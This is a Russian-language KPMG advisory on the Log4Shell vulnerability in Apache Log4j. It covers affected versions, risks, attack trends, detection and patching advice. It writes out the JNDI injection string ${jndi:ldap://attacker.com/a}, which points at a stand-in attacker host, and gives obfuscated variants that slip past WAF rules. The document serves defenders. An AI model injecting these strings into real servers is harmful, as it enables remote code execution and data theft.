KPMG

Уязвимость CVE-2021-44228 в распространённой библиотеке Apache Log4j

Обзор уязвимости

21 декабря 2021 г.

Глоссарий

Эксплойт

Это подвид вредоносных программ. Они содержат данные или исполняемый код, способный воспользоваться одной или несколькими уязвимостями в программном обеспечении на локальном или удаленном компьютере.

User-Agent


Идентификационная строка клиентского приложения, использующая определённый сетевой протокол; обычно используется для приложений, осуществляющих доступ к веб-сайтам.

Бэкдор

Метод обхода надлежащей авторизации, который позволяет получать скрытый удалённый доступ к компьютеру.

Шифровальщик

Разновидность зловредных программ, которая попадая на ваш компьютер, шифруют ценные файлы – таким образом, что их нельзя открыть.




Уязвимость в библиотеке логирования Log4j

Log4Shell – недавно найденная критическая уязвимость в библиотеке логирования Apache Log4j. Простота использования и широкое распространение библиотеки Log4j представляют угрозу полного захвата сервера, потери данных, программ-вымогателей, и т.д. Согласно отчётам Cloudflare и Kaspersky, с 10 декабря 2021 года наблюдаются массовые атаки с использованием уязвимости Log4Shell.

Общая информация

Log4Shell (CVE-2021-44228) – уязвимость нулевого дня в широко распространённой Java библиотеке Log4j (уязвимы версии от 2.0-beta9 до 2.14.1 включительно; частично версии 2.15, 2.16), которая имеет уровень критичности CVSS 10 из 10. Уязвимость оставалась незамеченной с 2013 года, и была сообщена команде разработчиков 24 ноября специалистами компании Alibaba.

10 декабря она была исправлена с выходом версии Log4j 2.15.0. Однако, днём ранее было опубликовано доказательство осуществления (PoC) уязвимости, после чего последовали публикации эксплойтов. Согласно данным Cloudflare, первые атаки с использованием Log4Shell были зафиксированы 1 декабря 2021 года.



Уязвимое программное обеспечение

Apache Log4j – библиотека для ведения журнала логов популярная среди Java-разработчиков. Библиотека используется в разработках многих крупнейших производителей ПО, в том числе Apache Foundation, Amazon, Apple, Cisco, Adobe, Cloudflare, ElasticSearch, Red Hat, Steam, Tesla, Twitter и т.д. Например, исследователь безопасности Cas van Cooten опубликовал доказательство осуществления уязвимости на серверах Apple через изменение имени смартфона в настройках. Со списком уязвимого ПО можно ознакомиться на GitHub странице Центра Национальной Компьютерной Безопасности Нидерландов.

Чем опасна уязвимость CVE-2021-44228

Удаленное Выполнение Кода

В случае успешной эксплуатации уязвимости злоумышленник получает возможность удаленного выполнения кода. Потенциально это может привести к полному контролю над системой.

Простота Эксплуатации

Из-за распространения эксплойтов в интернете и простоты их использования уязвимость может быть использована даже неопытными хакерами.

Ограниченность Защиты

Файрволы веб-приложений (WAF) не могут полностью предотвратить атаки Log4Shell. Во-первых, уязвимость может также присутствовать во внутренних ИС, не имеющих доступа в интернет. Во-вторых, зловредные строки, используемые злоумышленниками, могут бесконечно видоизменяться. Например, буква «j» может быть заменена на «${::-j}» или на «${date:'j'}» и т.д. По этой причине, невозможно написать правила WAF для защиты от Log4Shell.

Риски

- Несанкционированный доступ
- Утечка данных
- Бэкдоры
- Майнинг криптовалют
- Шифровальщики
- Отказ в обслуживании

Массовые атаки Log4Shell

Согласно данным Cloudflare и Kaspersky, массовые атаки с использованием уязвимости CVE-2021-44228 начались 10 декабря 2021 г.

В большинстве выявленных атак использовались видоизменённые зловредные строки. Однако, оригинальная зловредная строка используется чаще всех остальных.

В первой тройке стран эксплуатирующих Log4Shell: США, Канада, Сингапур (напрямую и через прокси-серверы).

График справа показывает количество выявленных попыток эксплуатации CVE-2021-44228 в минуту за первые четыре дня массового использования уязвимости.

Выявленных атак в минуту

Как работает уязвимость

1. Данные пользователя со зловредной строкой (например через значение User-Agent в http запросе) **${jndi:ldap://attacker.com/a}** отправляются на сервер.
2. Сервер сохраняет лог запроса, в котором есть зловредная строка.
3. Из-за уязвимости в библиотеке логирования сервер обращается к **ldap://attacker.com/a**, извлекает и запускает зловредный код.

Как защититься

Добавить правила WAF для предотвращения атак с уже известными зловредными строками

Обновить уязвимое ПО в случае наличия патчей

Обновить библиотеку Log4j до версии 2.17.0

Как определить наличие уязвимой библиотеки

На момент написания данного обзора появилось множество разных способов определения наличия уязвимости Log4Shell в собственных системах. Например: новые модули для известных сканеров уязвимостей, скрипты для рекурсивного поиска уязвимого кода, онлайн сервисы для ldap запросов (CanaryTokens, Log4Shell Huntress), и т.д.

Дополнительные уязвимости

Исправления в версии 2.15.0, выпущенной 10 декабря, оказались неполными. Исследователи нашли в библиотеке уязвимость удаленного выполнения кода и утечки информации – CVE-2021-45046. Уязвимость была исправлена 13 декабря с выходом версии Log4j 2.16.0.

Исправления в версии 2.16.0 также оказались неполными, в результате чего в Log4j нашли уязвимость отказа в обслуживании – CVE-2021-45105. 18 декабря разработчики выпустили исправленную версию Log4j 2.17.0.

Контакты

Константин Аушев
Партнер,
Группа технологического консультирования
KPMG в Центральной Азии
T: +7 727 298 0898
E: kaushev@kpmg.kz

Еркин Дамир
Менеджер,
Группа технологического консультирования
KPMG в Центральной Азии
T: +7 7172 255 2888
E: damiryerkin@kpmg.kz

kpmg.kz